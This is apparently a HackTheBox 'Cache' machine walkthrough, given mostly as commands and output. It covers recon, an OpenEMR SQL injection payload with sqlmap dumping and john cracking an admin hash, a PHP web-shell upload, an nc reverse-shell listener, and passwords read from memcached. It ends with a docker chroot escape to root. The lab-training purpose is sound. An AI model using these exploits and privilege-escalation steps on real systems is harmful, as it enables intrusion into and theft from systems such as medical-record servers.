

sudo nmap -sV -sC -Pn -vvv cache.htb


```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCB3llySrN6q6RWe0mdR00vx8TgDiFAVhicR1h3U1BANr7ElIle7ex89jpzZSskhrYgCF7iArq7PFSX+VY52jRupsYJp7V2X
LY9TZ0q6F7u6eqsRA60UVeqkh+WhTE1D1GtQSDM2693/1AAFcEMhncwp/Z7nscp+PY1npXEEP6HoCHnf4h4p8RccQuk4AdUDWZo7WLT4fpw1oJCdbt+A0U5ylGUW56n4uSUG8YQ
VP5WqSspr6IY/GssEw3pGvRLnoJfHjARoT93Fr0u+eSs8zWhpHRwkTEWGHwIt9pPI/pAx2eAees0L5knZrHppo0jhR/Io+m0i1kF1MthV+qYjDjscf
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFAHWTqc7a2Az0RjFRBeGhfQkpQrBmEcMntikVF2frnNPZkLPdV7RCy2VW7
Ae+LnyJU4Nq2LYqp2zfps+BZ3H4=
|   256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMnbsx7/pCTUKU7WwHrL/d0YS9c99tRraIPvg5zrRpiF
80/tcp    open  http     syn-ack ttl 63    Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://cache.htb/FUZZ

```
login.html      [Status: 200, Size: 2421, Words: 389, Lines: 106]
index.html     [Status: 200, Size: 8193, Words: 902, Lines: 339]
.hta           [Status: 403, Size: 274, Words: 20, Lines: 10]
.htaccess      [Status: 403, Size: 274, Words: 20, Lines: 10]
.htpasswd      [Status: 403, Size: 274, Words: 20, Lines: 10]
javascript     [Status: 301, Size: 311, Words: 20, Lines: 10]
               [Status: 200, Size: 8193, Words: 902, Lines: 339]
jquery         [Status: 301, Size: 307, Words: 20, Lines: 10]
server-status  [Status: 403, Size: 274, Words: 20, Lines: 10]
```

http://cache.htb/

http://cache.htb/author.html




view-source: <http://cache.htb/login.html>

```
1 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>
2 <script src="jquery/functionality.js"></script>
```

view-source: <http://cache.htb/jquery/functionality.js>

H@v3_fun




```
$(function(){
    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3 fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
})
```

ash: H@v3_fun

<http://cache.htb/net.html>



cat /etc/hosts

```
[headcrusher@parrot]~$ sudo nano /etc/hosts
[headcrusher@parrot]~$ cat /etc/hosts
10.10.10.188    cache.htb htb
```


ffuf -c -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u
http://htb -H "Host: FUZZ.htb" -fs 8193

```
hms [Status: 302, Size: 0, Words: 1, Lines: 1]
```

cat /etc/hosts

```
[x]~[headcrusher@parrot]~$ cat /etc/hosts
10.10.10.188    cache.htb htb hms.htb
```

http://hms.htb/interface/login/login.php?site=default




https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf

Proof of Concept:

```
http://host/openemr/portal/add_edit_event_user.php?eid=1 AND
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```

[http://hms.htb/portal/add_edit_event_user.php?eid=1%20ANDEXTRACTVALUE\(0,CONCAT\(0x5c,VERSION\(\)\)\)](http://hms.htb/portal/add_edit_event_user.php?eid=1%20ANDEXTRACTVALUE(0,CONCAT(0x5c,VERSION())))



Query Error


ERROR: query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name FROM openemr_postcalendar_events LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.id) WHERE pc_eid = 1 ANDEXTRACTVALUE(0,CONCAT(0x5c,VERSION()))

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ANDEXTRACTVALUE(0,CONCAT(0x5c,VERSION()))' at line 4

/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery

http://hms.htb/portal/add_edit_event_user.php?eid=1

Copy to File



```
sqlmap -r request --dbs --batch
```

```
available databases [2]:  
[*] information_schema  
[*] openemr
```

```
sqlmap -r request -D openemr --tables --batch
```

```
| standardized_tables_track  
| supported_external_dataloads  
| syndromic_surveillance  
| template_users  
| therapy_groups  
| therapy_groups_counselors  
| therapy_groups_participant_attendance  
| therapy_groups_participants  
| transactions  
| user_settings  
| users  
| users_facility  
| users_secure  
| valueset  
| voids  
| x12_partners
```

```
sqlmap -r request -D openemr -T users_secure --columns --batch
```

Column	Type
id	bigint(20)
last_update	timestamp
password	varchar(255)
password_history1	varchar(255)
password_history2	varchar(255)
salt	varchar(255)
salt_history1	varchar(255)
salt_history2	varchar(255)
username	varchar(255)

```
sqlmap -r request -D openemr -T users_secure -C username,password --dump --batch
```

```

+-----+-----+
| username | password |
+-----+-----+
| openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. |
+-----+-----+

```

https://hashes.com/en/tools/hash_identifier

```

✓ Possible identifications:
$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. - Possible algorithms: bcrypt $2$, Blowfish (Unix)

```

`john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt`

openemr_admin:xxxxxx

```

[~] [headcrusher@parrot] ~
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx (?)

```


<http://hms.htb/interface/main/tabs/main.php>

The screenshot shows the OpenEMR web interface. The top navigation bar includes links for Calendar, Flow Board, Recall Board, Messages, Patient/Client, Fees, Modules, Procedures, Administration, Reports, Miscellaneous, Popups, and About. The main content area displays a calendar for Tuesday, October 20, 2020, with a list of appointments. The appointments are listed in a table with columns for time slots (8:00, 8:15, 8:30, 8:45, 9:00, 9:15, 9:30, 9:45, 10:00, 10:15, 10:30, 10:45, 11:00, 11:15) and a corresponding list of providers. The providers listed are Administrator, Administrator, and Administrator. The interface also includes a search bar for Patient: None and a message center.

<http://hms.htb/interface/main/tabs/main.php>

Upload Image to /var/www/hms.htb/public_html/sites/default/images	
Source File:	<input type="text" value="Browse..."/> shell.php
Destination Filename:	<input type="text" value="(Use source filename)"/>

<http://hms.htb/sites/default/images/shell.php>



```
sudo nc -nlvp 443
```

```
[headcrusher@parrot]~  
$ sudo nc -nlvp 443  
[sudo] password for headcrusher:  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::443  
Ncat: Listening on 0.0.0.0:443  
Ncat: Connection from 10.10.10.188.  
Ncat: Connection from 10.10.10.188:39052.  
Linux cache 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
17:35:58 up 1:05, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
su ash
```

```
H@v3_fun
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@cache:/$ su ash  
su ash  
Password: H@v3_fun
```

```
cat user.txt
```

```
ash@cache:~$ cat user.txt  
cat user.txt  
cd6747c1b8a35043906dea6753427e1a]
```

```
python -m SimpleHTTPServer 8081
```

```
[headcrusher@parrot]~  
$ python -m SimpleHTTPServer 8081  
Serving HTTP on 0.0.0.0 port 8081 ...  
10.10.10.188 - - [20/Oct/2020 14:34:17] "GET /LinEnum.sh HTTP/1.1" 200 -
```

```
./LinEnum.sh
```

```
[~] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
```

```
ash:x:1000:1000:ash:/home/ash:/bin/bash
luffy:x:1001:1001:,,,:/home/luffy:/bin/bash
```

<https://www.hackingarticles.in/penetration-testing-on-memcached-server/>

nc 127.0.0.1 11211

stats items

```
stats items
STAT items:1:number 5
STAT items:1:number_hot 0
STAT items:1:number_warm 0
STAT items:1:number_cold 5
STAT items:1:age_hot 0
STAT items:1:age_warm 0
STAT items:1:age 60
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:evicted_active 0
STAT items:1:crawler_reclaimedd 0
STAT items:1:crawler_items_checked 48
```

stats cachedump 1 0


```
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

get passwd

0n3_p1ec3

```
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

ssh luffy@10.10.10.188

0n3_p1ec3

```
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:~$ uname -a
Linux cache 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

<https://gtfobins.github.io/gtfobins/docker/>

docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh

cat /root/root.txt

```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
34b2081cc31141750764a88a6a677627
```